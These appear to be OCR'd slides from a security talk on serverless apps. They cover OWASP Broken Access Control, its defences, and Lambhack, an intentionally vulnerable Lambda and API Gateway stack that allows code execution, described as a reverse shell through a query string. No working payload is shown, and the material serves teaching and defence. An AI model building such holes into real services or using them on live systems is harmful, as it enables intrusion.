
In contrast, blacklisting relies on programmers predicting all unexpected data.

As a result, easier to make mistakes with blacklisting.

OWASP A5-Broken Access Control

Issue: Users acting outside their intended permissions.

```
* URL Modificiation
Example: lambhack demo with uname
* Metadata, Header manipulation
* Token Expiration (or lack thereof)
```



Broken Access Control

What do I do?


→ **Deny by default** strategy

→ Use an **access control** mechanism

→ **Rate limit** against automated tooling


→ **Log** the failures (but NOT sensitive data)

@iteration1



Serverless Myth

@iteration1



You can't do command execution through the API gateway

— Anonymous Developer

@iteration1

@iteration1

Vulnerable Lambda + API Gateway stack


→ Wanted to see make the point that appsec is relevant in serverless

→ Born from the heritage of WebGoat, Rails Goat …

Lambhack

- → A Vulnerable Lambda + API Gateway stack
- → Open Source, MIT licensed
- → Includes arbitrary code execution in a query string

Basically a reverse shell in http query string for lambda

